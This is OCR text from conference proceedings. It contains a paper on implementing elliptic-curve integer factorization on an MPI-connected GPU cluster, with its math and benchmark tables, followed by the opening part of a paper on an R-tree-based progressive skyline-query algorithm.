[12] P. Brezany and A. Wöhrer, "Performance Evaluation of WebRowSet Implementations", In: Proceedings of the Third International Conference on Data Management in Grid and P2P Systems (GLOBE'10), Bilbao, Spain 2010.

[13] G. Coulouris, J. Dollimore and T. Kindberg, "Distributed Systems: Concepts and Design", Addison Wesley, August 2000.

ECM Integer factorization on GPU Cluster

E. Atanassov and D. Georgiev
Institute of Information and Communication Technologies, BAS
Acad. G. Bonchev St., Bl.25A, 1113 Sofia, Bulgaria
Email: emanouil@parallel.bas.bg, dobromir.m.georgiev@gmail.com

N. L. Manev
Institute of Mathematics and Informatics, BAS
Acad. G. Bonchev St., Bl.8, 1113 Sofia, Bulgaria
Email: nlmanev@math.bas.bg

***Abstract*—The problem of integer factorization is of high practical importance because of the widespread use of public key cryptosystems for encryption and authentication of Internet connections. In this paper we describe our implementation of the elliptic curve method of integer factorization on an NVIDIA GPU-based cluster using the CUDA technology and report the results of our experiments. The performance of our implementation is compared with other known experiments and software.**

I. Introduction

The elliptic-curve method (ECM) of factorization was introduced by Lenstra in [10]. It can be considered as a generalization of Pollard's $p-1$ and Williams' $p+1$ methods. In the following years much efforts were spent to improve the ECM by proposing more suitable curves and forms of group operations on curve points. The reader can find a detailed description of the development of the ECM and rich bibliography in [14]. We will only mention Montgomery's paper [11], where the Montgomery's form of elliptic curves is introduced.

In recent years new curves and corresponding group laws have been proposed (e.g. [9], [2], [4], see also [1]). Substantial efforts were dedicated to speed the algorithms using hyperelliptic curves, too.

The main advantage of the ECM is that it enables many curves to be used in parallel. That is why the ECM integer factorization is amenable to implementation on multiprocessor and multi-core computer architectures.

Graphics processing units (GPUs) are computation platforms that assure high throughput through massive parallelism. Hundreds and even thousands of threads in the newest hardware, are running in parallel at clock frequencies which are similar to that of CPUs. It makes GPUs suitable for solving problems that possess inherent parallelism. In partial GPUs platforms are suitable for software implementations of algorithms of the number theory and cryptography (e.g. [5] [6]).

When GPU-enabled servers are interconnected in a clustered environment, we have the possibility of combining the fine-grain parallelism of the GPU with the Message Passing Interface (MPI) [8], [12], in order to achieve coordinated execution of the computations. Numerical experiments in this paper were performed on our GPU cluster containing four computing nodes. At each computing node Centos version 5.5 is running on Intel Core i7 processor at 2.66 GHz and 12 GB RAM. The nodes are equipped with a GPU card NVIDIA GTX 295, which is a dual card, i.e., it is visible to the operating system and CUDA as 2 separate graphical devices. Since one card has two devices with 240 computing cores each, we have a total number of 1920 execution threads. The computing nodes are connected via Gigabit Ethernet, which is a limitation and requires a well-chosen communication pattern.

Additionally, some experiments were preformed on an HP ProLiant SL390s G7 server equipped with four GPU cards NVIDIA Tesla M2090 and an Intel Xeon E5649 processor at 2.53 GHz and 96 GB RAM.

II. Preliminaries.

Let N be an integer. Consider elliptic curves of degree 3 in the projective plane over the ring $\mathbb{Z}_N$ of integers modulo N. Lenstra's method uses curves presented in short Weierstrass form

$$y^2z = x^3 + axz^2 + bz^3, \tag{1}$$

where $a, b \in \mathbb{Z}_N$, such that $4a^3 + 27b^2$ is invertible in $\mathbb{Z}_N$, $(N, 6) = 1$.

The Montgomery form [11] of curves is given by

$$BY^2Z = X^3 + AX^2Z + XZ^2, \tag{2}$$

where $A, B \in \mathbb{Z}_N$, such that $B(A^2-4)$ is an invertible element of $\mathbb{Z}_N$. The points $(X : Y : Z)$ on the curve form an additive abelian group with neutral element $\mathcal{O} = (0 : 1 : 0)$ and group operation described as follows. In order to calculate $nP = (X_n : Y_n : Z_n)$ starting with $P = (X_1 : Y_1 : Z_1)$, we use the formulas:

Doubling:

$$d = \frac{A+2}{4};\ s = (X_n+Z_n)^2,\ r = (X_n-Z_n)^2,\ t = d(s-r)+r,$$

$$X_{2n} = sr, \quad Z_{2n} = (s-r)t.$$

Adding (To calculate $(m+n)P$ we need mP, nP, and $(m-n)P$.):

$$u = (X_m + Z_m)(X_n - Z_n),\ v = (X_m - Z_m)(X_n + Z_n),$$

$$w = (u+v)^2,\ t = (u-v)^2,$$

$$X_{m+n} = Z_{m-n}w, \qquad Z_{m+n} = X_{m-n}t.$$

The additive inverse of $Q = (X : Y : Z)$ is the point $-Q = (X : -Y : Z)$ but there is no distinction between these points in the above formulas.

In our implementation we use only addition with $m-n=1$, that is $X_{m-n}=X_1$ and $Z_{m-n}=Z_1$. The start point is $P=(c::1)$, where c is an input value or it is chosen randomly by the software.

Note that

$$4^{-1}(\mathrm{mod}\ N)=\begin{cases}\frac{N+1}{4}, & \text{if } N\equiv 3 \pmod N\\ N-\frac{N-1}{4}, & \text{if } N\equiv 1 \pmod N\end{cases}.$$

Hence, the increasing of A by 1 is equivalent to increasing d with 4^{-1} modulo N.

Suyama's parametrization method described below generates curves whose group of points has a prescribed small divisor. Heuristics show that larger torsion of the curve implies a greater probability that the number of points is divisible of primes less then a given bound, that is, such curve is more "successful". The method is as follows. Take randomly $\sigma>5$ and compute (modulo N):

$$u=\sigma^2-5,\quad v=4\sigma;\qquad A=\frac{(v-u)^3(3u+v)}{4u^3v}-2,$$

$$P=(X_1:Y_1:Z_1),\ \text{where}\quad X_1=u^3,\ Z_1=v^3.$$

With such defined A, X_1, and Z_1 we can take $B=u/Z_1=u/v^3$ and $Y_1=(\sigma^2-1)(\sigma^2-25)(\sigma^4-25)$, but we do not need these values. To calculate $nP=(X_n:Y_n:Z_n)$ we use only X_n and Z_n.

The factorization algorithm consists of two phases.

The first phase:

The point $Q=sP$ is computed, where s is the product of all powers of primes $p^k\le B_1$. Then the coordinates X_Q and Z_Q are tested for having a nontrivial common divisor with N.

Usually the procedure of computing sP is the following. Let $s=(b_kb_{k-1}\dots b_1)_2$ have k bits in binary format, where the first bit is the least significant bit. Starting with b_{k-1} every bit is check if it is 0 or 1. If $b_{k-1}=1$ from the start pair $(P,2P)$ we compute $(3P,4P)$, otherwise $(2P,3P)$. Continuing in this manner for $j=k-2,\dots,1$ we compute

$$\text{if}\ \ b_j=1:\ \ (L,R)\to(L+R,2R),$$

$$\text{if}\ \ b_j=0:\ \ (L,R)\to(2L,L+R).$$

In our implementation this procedure is slightly changed (see section III).

The second phase:

In the second phase of the algorithm for all primes $B_1<p\le B_2$, points pQ are computed. For each point pQ the program check if the coordinates X_{pQ} and Z_{pQ} have nontrivial common divisor with N. The constants B_1 and B_2 are chosen according to size of the expected prime divisors of N. They are defined in the beginning of the program as input constants or automatically by the software. A variant of realization of the second phase procedure is to transform the curve into short Weierstrass form by the following formulas:

$$x=\frac{X}{B}+\frac{A}{3B},\ y=\frac{Y}{B};\quad a=\frac{3-A^2}{3B^2},\ b=\frac{2A^3-9A}{27B^3}.$$

In Weierstrass form the point calculation process requires the use of the extended Euclid algorithm (to invert a number modulo N). This slow up the performance of the algorithm, but increases the probability of finding a divisor of N.

Besides the described above second phase procedure we implement another variant which uses only doubling operation (see the next section).

III. Implementation

Our implementation is based on a branch of the GMP-ECM project (revision 1683) - an ECM implementation based on the GNU Multiple Precision Arithmetic Library. The branch is currently under active development and its target architectures are GPU devices [16]. We enhance the original implementation by using Message Passing Interface (MPI). The communication model chosen is the master-slave model. Our approach to this classical communication model differs from the standard implementations. While most implementations of the master-slave model require the master to take an equal part in the computations and do additional tasks like preprocessing, postprocessing and distributing, we have chosen to separate the master process from the greatest part of the computations. We charge the master only with processing of input, small parts of preprocessing and postprocessing, as well as with distribution of tasks and overall management of the slave processes. Thus the master process has no access to any of the GPU devices and does a minimal part of the computations related to the actual factorization.

The main task of the master is the partitioning and distribution of the computations. In the GPU-based implementation of GMP-ECM all of the curves are pregenerated and the number of curves computed simultaneously depends on the computational capability of the GPU. In our implementation the master distributes the curves in small parts, based on the computational capabilities of the slaves' GPUs, so that the curves in each part can be simultaneously processed by the given slave process. On the other hand, each slave process is associated with a single GPU device and it is called multiple times with different curves. An immediate benefit of this implementation is that it can handle efficiently GPUs with different number of computing cores as the master process takes into account the computational capabilities of each slave's GPU. But note that the use of heterogeneous resources with acceptable load balancing requires relatively larger total number of curves, substantially greater than the total number of execution threads.

In our implementation the slaves work asynchronously. In one communication exchange the master first receives from a given slave process the results obtained after processing a block of curves and then it sends more work to that given process. The master sends the computational tasks using non-blocking MPI calls, thus increasing the speed with which the

master processes the results from the slaves. This approach is effective when the GPUs are with different clock speeds.

Using MPI with GPU devices bears some computational overhead. In the original GPU implementation of GMP-ECM all communications are between CPU and GPU. Since GPUs in a clustered environment cannot currently communicate with each other, in our implementation all of the input that a GPU device receives and all of the results it generates are communicated once between the slave CPU and GPU and once between the slave CPU and the master CPU. Additionally, when using multiple GPU devices on a single host, each slave process needs to explicitly specify the device it will use in order to avoid the situation in which multiple processes are mapped to a single GPU. The process of setting a device varies. In the presented numeric results we have not considered the overhead of setting the device, because we consider it preprocessing.

Because of the asynchronous manner in which the slaves work a small additional overhead to the performance is added during the first communication exchanges. This overhead manifests mainly when the number of curves is equal or slightly greater than the total number of execution threads in the system. As the number of curves increases the slowdown becomes more and more negligible.

In our implementation we chose to completely separate the GPU-related code and MPI code. Because of this we have chosen to use the C implementation of MPI and compile the MPI code using a C compiler, while the CUDA code is compiled using the NVIDIA C++ compiler for CUDA [7]. This approach takes full advantage of the fact that MPI and CUDA are orthogonal and naturally allows each part of the code to be treated separately, thus making modifications and fine-tunning of our implementation easy.

Some features of our software which concern the implemented algorithm are the following:

Our software implementation enables computations with Montgomery curves parameterized in two manner:

- "Standard"parametrization: We start with an initial point $P = (c : : 1)$, where c is an input value or it is chosen randomly by the software. Starting with a given d_1 (input parameter or randomly chosen) we compute $d_2,\ d_3,\ d_4$ by adding $4^{-1} \pmod N$. Then enlarge the set $\{d_1, d_2, d_3, d_4\}$ by adding 1 to each element until we obtain the numbers of parameters d equals to the number of threads.
- Suyama's parametrization: For each thread we generate a random σ and precompute the parameters $u,\ v,\ A$, and the initial point $P = (u^3 : : v^3)$.

In phase one we first compute $Q_1 = s_1 P$ by the method described in Section II, where $s = 2^l s_1$, s_1 is odd. Then we compute $Q = 2^l Q_1 = sP$ only by doubling points.
We assign different value of A (indeed of d) for each thread. This assignment is realized in the described above manner.

In phase two we implement the classical algorithm (as it is described at the end of Section II) as well as a variant that consists of only doubling Q (or several pQ). In the latter case we collect the product of Z coordinates in a variable PROD_Z and periodically check its greatest common divisor with N.

Our experiments show that the second form of the phase two gives commensurable results with very good performance.




Fig. 1. Acceleration vs. theoretical bound




Fig. 2. The average number of processed curves per second while factorizing 266957047625186069027747382703973 with stage one bound 450.

IV. Numerical experiments

Table I and the three figures represent the results of our numerical experiments. The tests are performed on the NVIDIA GTX 295-based GPU cluster. In the test cases the number of threads per block is effectively 512. Tests were performed with two implementations of MPI - Open MPI v1.4 and Intel MPI v4.0.3 and a negligible speedup was observed when using Intel MPI. In terms of parallel efficiency, our application showed excellent results with lowest efficiency of over 97% for 8 GPUs.

Additional experiments were performed with the original GPU implementation of GMP-ECM on a greatly superior




Fig. 3. Parallel efficiency.

GPU - NVIDIA Tesla M2090. This card is equipped with 512 CUDA parallel processing cores, delivers 665 GigaFLOPS of peak double-precision performance and 1331 GigaFLOPS of peak single precision performance. The memory bandwidth is 177 GB/sec with ECC turned off. The results were compared to those of the older NVIDIA GTX 295 and showed that the acceleration is proportional to the ratio between the peak processing powers for single precision operations of both GPUs, where M2090 is around 1.3 times faster. While GTX 295 is a gaming card that has ratio of single to double precision of 8 to 1, M2090 has much better ratio of 2 to 1. The relatively small difference is explained by the fact that the application uses only integer operations, which makes GPUs with lesser processing power for double precision operations a suitable and inexpensive choice for such problems.

V. Conclusions and Future Work

The parallel implementation of the GMP-ECM using our GPU cluster demonstrated excellent parallel efficiency using the master-slave paradigm, which is not limited to homogeneous resources. This scalability is achieved when using large number of curves, proportionate to the total number of cores in the distributed system. Further improvement of the chosen communication pattern is required to minimize the loss caused by the message passing between the master process and the slave process. Our implementation is independent of the concrete types of General-purpose computing on GPU (GPGPU) cards involved in the computation. Since in practice only a limited number of different cards can be involved in a given computation, a hybrid approach that organizes the GPGPU cards in blocks consisting of homogeneous resources may be considered. Some of the stages of the computations can also be shortened at the expense of more frequent communications, which opens the question of finding the right balance. Additionally a part of the postprocessing that is currently done on the master process may be transferred to the slaves, thus allowing the master to work more efficiently with a large number of slaves. In some practical situations where the researcher does not have full control of the infrastructure available, it may not be possible to interconnect all the resources with the same version of MPI. This motivates our work on a different parallelization approach that uses lower-level communication over UDP.

Acknowledgment

This work was partially supported by the Bulgarian National Science Fund under Contracts DO02-146/2008 and DCVP02/1 CoE Super CA++.

References

[1] D. Bernstein and T. Lang, "Explicite formulas database", [Online], Available: http://hyperelliptic.org/EFD.
[2] D. J. Bernstein, P. Birkner, T. Lange, Ch. Peters (2008), "ECM using Edwards curves" [Online], Available: http://eprint.iacr.org/2008/016].
[3] D. J. Bernstein, T. Lange, "Faster addition and doubling on elliptic curves", In Kaoru Kurosawa (ed.), *Advances in cryptology - ASIACRYPT 2007, Lecture Notes in Computer Science*, vol. 4833, Springer, 2007, pp. 29-50, [13th international conference on the theory and application of cryptology and information security, Kuching, Malaysia, December 26, 2007].
[4] D. J. Bernstein, P. Birkner, M. Joye, T. Lange, Ch. Peters, "Twisted Edwards curves", In S. Vaudenay (ed.), *Progress in cryptology - AFRICACRYPT, Lecture Notes in Computer Science*, vol. 5023, Springer, 2008, [First international conference on cryptology in Africa, Casablanca, Morocco, June 11-14, 2008].
[5] D. J. Bernstein, Tien-Ren Chen, Chen-Mou Cheng, Tanja Lange, Bo-Yin Yang, "ECM on Graphics Cards", [Online], Available: http://eprint.iacr.org/2008/480.
[6] D. J. Bernstein, Hsieh-Chung Chen, Chen-Mou Cheng, T. Lange, R. Niederhagen, P. Schwabe, Bo-Yin Yang, "ECC2K-130 on NVIDIA GPUs", [Online], Available: http://eprint.iacr.org/2012/002.
[7] CUDA 4 Programming Guide, [Online], Available: http://developer.download.nvidia.com/compute/DevZone/docs/html/C/doc/CUDA_C_Programming_Guide.pdf
[8] J. Dongarra et al. (Eds.), *Sourcebook of Parallel Computing (The Morgan Kaufmann Series in Computer Architecture and Design)*: Morgan Kaufmann Publisher, Elsevier Science, 2003.
[9] Harold M. Edwards, "A normal form for elliptic curves", *Bulletin of the American Mathematical Society*, vol. 44 , pp. 393–422, 2007. [Online], Available: http://www.ams.org/bull/ 2007-44-03/S0273-0979-07-01153-6/home.html.
[10] Hendrik W. Lenstra, Jr., "Factoring integers with elliptic curves", *Annals of Mathematics*, vol. 126, 649–673, 1987.
[11] P.L. Montgomery, "Speeding the Polard and elliptic curve methods of factorization", *Mathematics of Computation*, vol. 48, 243-264, 1987.
[12] MPI-2 Standard, [Online], Available: http://www.mpi-forum.org/docs/mpi-2.2/mpi22-report.pdf
[13] Robert Szerwinski, Tim Guneysu, "Exploiting the Power of GPUs for Asymmetric Cryptography", *Lecture Notes in Computer Science*, vol. 5154, pp. 79-99, 2008. [The 10th international workshop on Cryptographic Hardware and Embedded Systems CHES'08]
[14] Paul Zimmermann, Bruce Dodson, "20 Years of ECM", In Florian Hess, Sebastian Pauli, Michael E. Pohst (eds.), *Algorithmic Number Theory, Lecture Notes in Computer Science*, vol. 4076, Springer, pp. 525–542, 2006. [7th International Symposium, ANTS-VII, Berlin, Germany, July 23-28, 2006].
[15] Paul Zimmermann, "50 largest factors found by ECM", [Online], Available: http://www.loria.fr/∼zimmerma/records/top50.html.
[16] Paul Zimmermann et al., [Online] Available: https://scm.gforge.inria.fr/svn/ecm/trunk/gpu/

TABLE I
EXPERIMENTAL RESULTS.

The symbol 1* refers to the original (non-MPI) ECM-GPU implementation.

Input number	Size in bits	Size of smallest factor	Factorization	Number of GPUs	Stage 1 bound	Number of curves	Execution time	Average number of successful curves	Number of factors found
294729242679 158229936006281	88	32	2971215073 * 99194853094755497	1*	500	76800	368.430s	1818	1
294729242679 158229936006281	88	32	2971215073 * 99194853094755497	8	500	76800	47.323s	1836	1
266957047625186 069027747382703973	108	36	44560482149 * 68720001023 * 87178291199	1*	500	76800	148.165s	351	3 (+1 nonprime)
266957047625186 069027747382703973	108	36	44560482149 * 68720001023 * 87178291199	8	500	76800	19.071s	328	3 (+1 nonprime)
318263125832680 264796387616935 19213178196983	145	36	44560482149 * 68720001023 * 87178291199 * 119218851371	1*	450	76800	318.100s	2070	4 (+4 nonprime)
318263125832680 264796387616935 19213178196983	145	36	44560482149 * 68720001023 * 87178291199 * 119218851371	2	450	76800	161.938s	2054	4 (+6 nonprime)
318263125832680 264796387616935 19213178196983	145	36	44560482149 * 68720001023 * 87178291199 * 119218851371	4	450	76800	81.117s	2060	4 (+6 nonprime)
318263125832680 264796387616935 19213178196983	145	36	44560482149 * 68720001023 * 87178291199 * 119218851371	8	450	76800	40.890s	2056	4 (+5 nonprime)

An I/O Cost Optimal and Progressive Algorithm for Computing Massive Skyline Points

Mohammadmehdi Talebi* and Mohammadreza Razzazi*
*Amirkabir University Of Technology/Department Of Computer Engineering and IT,Tehran, Iran
mehdi_talebi@aut.ac.ir, razzazi@aut.ac.ir

Abstract- **We describe an I/O cost optimal algorithm for computing skyline points among a set of d-dimensional points. In this paper we develop Partitioning, a progressive algorithm based on branch and bound search. It computes the skyline points in a progressive way that is outputting results while the algorithm is running. Our progressive (or online) algorithm can quickly return the first skyline point, without having to read the entire data file, this property is important in the database community.**

When there are numerous skyline points, an important issue is the amount of memory used during the execution, which is reduced in this paper.

There is also a current tendency towards addressing problems in a distributed manner, to enable decentralization and faster computation. If the data sets are very large, significant retrieval speedups can be obtained via parallelism. Since we used R-tree for indexing data points, so a version of parallel distributed R-tree architecture can be used for distributed environments.

***Index Terms*— I/O cost, Maxima, Query, Spatial databases, Skyline.**

I. INTRODUCTION

In this paper, we consider one of the basic problems in computational geometry of computing the maxima (later called skyline) of point sets in d-dimensional space. Given two points *p* and *q*, the point q is said to *b*e dominated by the point p iff the coordinates of p are larger than the coordinates of *q* in all dimensions. Point *p* is said to be a *maximal point* of a set of points *P* iff it is not dominated by any other points in *P*. The union MAX*(P)* of all points in *P* that are maximal is called the *set of maxima* of *P*.

The problem of finding all maximal vectors in a set of n d-dimensional points is first studied by Kung, Luccio, and preparata [1]; Bentley and Kung [2] show that the average number of maxima points in a set of n d-dimension vectors is $O((\ln n)^{d-1})$, they suppose that points are distributing uniformly. Previous algorithms for computing maxima points are not I/O cost efficient, especially when the number of maxima set is O (n). Obviously, in higher dimensions, the number of maxima points increases and causes unacceptable I/O cost. Space-efficient solutions for fundamental algorithmic problems such as queries in spatial databases, merging, sorting or partitioning have been studied for a long time; see [5], [7], [12], [13] and [14].

In spatial databases points are stored in disk, suppose that there are 1M points stored, according to [2], there must be approximately 16 maxima points (experimental results in [23] reported 120 points); but if for these 16 points we load all of the 1M points in the main memory, it will be costly. You should notice that CPU executes instruction in nanosecond scale while disk, loads files in millisecond scale. Therefore, I/O cost can be very expensive. Our partitioning algorithm computes the maxima points such that its I/O cost is efficient. The maxima problem has been actively investigated in the database community following Börzsönyi, Kossmann, and Stocker's definition of the SQL "skyline" operator [18]. Since I/O cost is our main interest in this paper we use the same notion of skyline operator. You should notice that skyline operator computes points under this concept that "the smaller is the better" which means that point p dominates point q iff p is smaller than q in its dimension.

II. Related Works

Finding skyline of a set of points is useful in a variety of applications in economics, statistics, and operations research (as noted by Preparata and Shamos [4]), and thus was among the fundamental problems studied in computational geometry. In [3], authors examine the expected complexity of boundary problems on a set of *N* points in *d*-space. They present an algorithm to find the maximal points using $dN + O(N^{1-1/d} \log^{1/d} N)$ expected comparisons. A lower bound shows that the algorithm is optimal. In two and three dimensions, the best known algorithm which has been developed by Kung, Luccio, and Preparata [1] identifies the set of skyline points in $O(n \log n)$ time which is optimal since the problem exhibits a sorting lower bound [1], [4]. For dimension $d \geq 4$, their divide-and-conquer approach yields an algorithm with $O(n(logn)^{d-2})$ running time. Matoušek [9] gave an $O(n^{2.688})$ algorithm for the case $d = n$. The problem has also been studied for dynamic environments in which there are changing point sets and assuming that the input points are distributed in higher dimensions [10] ,[15] and [16].

Computing skyline points has been actively investigated in the database community following Börzsönyi, Kossmann, and Stocker's definition of the SQL "skyline" operator [18].




Figure 1. Indexing points with R-tree.

#	Action	Heap Content (To-Do list)	S
1	access root	$(e_5, 6)$ $(e_6, 7.5)$ $(e_7, 17.5)$	∅
2	Expand e_5	$(e_1, 9)$ $(e_2, 9)$ $(e_6, 7.5)$ $(k, 15)(e_7, 17.5)$	∅
3	Expand e_6	$(e_1, 9)$ $(e_2, 9)(e_3, 9)$ $(e_4, 10)$ $(k, 15)(n, 18)(e_7, 17.5)$	∅
4	Expand e_1	$(e_2, 9)(e_3, 9)$ $(e_4, 10)(b, 10)(a, 11)$ $(i, 14)$ $(k, 15)(n, 18)(e_7, 17.5)$	∅
5	Expand e_3	$(e_2, 9)$ $(e_4, 10)(b, 10)(a, 11)$(e,11) (f,11)$(l, 13.5)(i, 14)$ $(k, 15)(a, 11)(e_7, 17.5)(n, 18)$	∅
6	Expand e_2	$(b, 10)(e_4, 10)(c, 10)(d, 10)$ $(a, 11)(e, 11)(f, 11)(j, 11.5)$ $(l, 13.5)$ $(i, 14)$ $(k, 15)$ $(e_7, 17.5)(n, 18)$	∅
7	b is skyline?	$(e_4, 10)(c, 10)(d, 10)(a, 11)$(e,11) (f,11)$(j, 11.5)(l, 13.5)$ $(i, 14)$ $(k, 15)(e_7, 17.5)(n, 18)$	{b}
8	Expand e_4	$(c, 10)(d, 10)(a, 11)(e, 11)(f, 11)$ $(g, 11)(h, 11)(j, 11.5)(l, 13.5)(m, 13.5)$ $(i, 14)$ $(k, 15)(e_7, 17.5)(n, 18)$	{b}

Figure 2. Steps for BBS.

Börzsönyi et al. [18] noted that such an operator producing the set of maxima is needed in spatial databases, in some queries, such as asking for hotels that are close to the beach and cheap. In spatial databases, I/O cost is important, it is also very critical to propose an algorithm that computes the skyline points in a progressive way that is outputting results while the algorithm is running [6], [11], [17], [19] and [20].

A straightforward approach to compute the skyline is to compare each point p with every other point; if p is not dominated, then it is a part of the skyline. Block Nested Loop (BNL) [18] builds on this concept by scanning the data file and keeping a list of candidate skyline points in main memory.

In [20], the authors use Divide and Conquer approach, their algorithm (D&C) divides the dataset into several partitions so that each partition fits in memory. Then, the partial skyline of the points in every partition is computed using a main-memory algorithm (e.g., [21]), and the final skyline is computed by merging the partial ones.

Reference [19] presents an algorithm using Nearest Neighbor to compute the skyline points, their algorithm (NN) uses the results of nearest neighbor search to partition the data universe recursively and find the maxima set.

III. Our Algorithm

Our partitioning algorithm computes skyline points such that I/O cost is optimal. We use R-tree (tree data structures used for spatial access methods, i.e., for indexing multi-dimensional information such as geographical coordinates, rectangles or polygons) for indexing data points. For the following discussion, we use 2D data points of Figure 1, organized in an R with node capacity 3.

Obviously, skyline set in Figure 1 is {a,b,c,d,e,f,g,h}. Intermediate entries denoted by e_i , are the Minimum Bounding Rectangles (MBR) of nodes N_i in each level, while each entry introduces a new data point. For each data point, dist is the summation of its coordinates, and the dist of an MBR equals the dist of the lower-left corner point of the rectangle. For an MBR e, e.corner denotes its lower-left point.

BBS [23] is an I/O cost optimal algorithm for computing skyline points. It starts from the root of the tree and inserts e_5, e_6 *and* e_7 in a heap, sorted according to their dist. Then the entry with minimum dist is picked up for expansion.

Entry e_5 is removed from the heap and entries e_1 , e_2 *and* k are inserted into the heap. Next entry with minimum dist is e_6, so after expansion it is removed and entries e_3 , e_4 *and* n are inserted into the heap. Figure 2 shows the procedure up to step 8. Each entry is inserted into heap by its dist. In step 6 data points c, d and j are inserted, and finally in step 7, b is chosen as the first skyline point, and is added into the set S (set of skyline points). When S is not empty and an entry is expanded from heap, among its children, the only ones which are not dominated by any points in S are inserted into heap. We can prune e_7 because $e_7.corner$ is dominated by some points in S.

There are some problems; the first one is the number of skyline points. When $|S|$ is $O(n)$, then the cost of dominance checking for all of the data points in S will be costly. Especially, when the points in S are not stored in main memory. Even if the points in S are stored in main memory, the number of dominance checking will be high and affects the cost of the computing.

Another problem is the number of entries stored in To-Do list. In this paper we handle these two problems.

IV. Dominance Checking

Assume $S = \{s_1, s_2, s_3, \dots, s_k\}$ is a set of existing skyline points and a new point p is a candidate to be a new one. By lemma1 p can't dominate any point in S because $s_i.dist \leq p.dist \quad \forall s_i \in S$.

Lemma1. *In a d-dimensional space for two points p and q, if* $p.dist \leq q.dist$ *then q doesn't dominate p.*

Proof. *Immediate.*




Figure 3. Dominance range query for point p.

```
bool Function Dominate (node e, R-tree S)
1.insert all entries of the root S in the Queue
2.while Queue is not empty
3.  remove top entry s
4.  if s is a data point inside dominance region of e
5.        return true
6.  else
7.    if s is fully inside the dominance region of e.corner
8.        return true
9.    else if the SSR region of e.corner contains
          at least one hyper plane of s
10.           return true //lemma2
11.  else sort children of s according to their
       dist in descending order
12.     for each child si of s//si.dist is the biggest one
13.       if si satisfies lemma 2
14.          return true
15        else if si.corner is inside the SSR of e.corner
16.          insert ei into Queue
17. end while
18. return false
```

Figure 4. Dominate Function.

Now, we must check data point p with the points in S for domination test. One easy way to determine is to compare the new point with all of the points in S, but we introduce another method. We use a type of Range Query for dominance checking which is called dominance query in this paper.

Suppose points in Figure 3 as existing skyline points determined up to now and p is a new one. Due to the definition of domination, we have four regions (I, II, III, IV).

Point p dominates all points in region II, called Dominance Region (DR), and is dominated by all of the points in region III, called Skyline Search Region (SSR).

So for dominance checking, we do a range query in region III, if there is any point inside, point p is pruned (not considered as a skyline point) and if the range query reported the region empty, then point p is identified as skyline.

Range queries have different applications in GIS systems and spatial databases. A range query retrieves all data objects lying inside or intersecting a multi dimensional hyper-rectangle. Sometimes users need only summarized information about the data objects instead of each one's properties. There are some range queries for such needs, called aggregate range queries [24] and [25], which return only a single value according to the aggregate function, like the average of points. Distributive aggregates (e.g., count, max, min, sum) can be computed by partitioning the space, in each sub space, we can continue the computing recursively.

In this paper, we use a type of aggregate range query that just checks the existence of a data object in a multi dimensional hyper-rectangle. In Figure 3, region III is the multi dimensional hyper-rectangle that we must check the existence of a data object.

We index skyline points by R-tree and apply the dominance query by using it. For example in Figure 3, obviously e_3 is expanded and among its children, e_1 *and* e_2 are checked. Obviously if one of the children, was fully inside dominance query, then we could stop searching and say there exist at least one data point in our searching region. But, here, nodes e_1 and e_2 are not fully inside our dominance query so we must continue our search, in next step, node e_1 is expanded, and point c is found, which indicates point p is dominated. By lemma2, we make our dominance range query faster.

Lemma2. *If a hyper plane of an intermediate node is fully inside the dominance query, we can stop search procedure and claim that there exists at least one point in our searching region.*

Proof. *Notice that in an R-tree all of the 2*d hyper planes which are the borders of the hyper cube related to an intermediate node are tangent with at least one data point.*

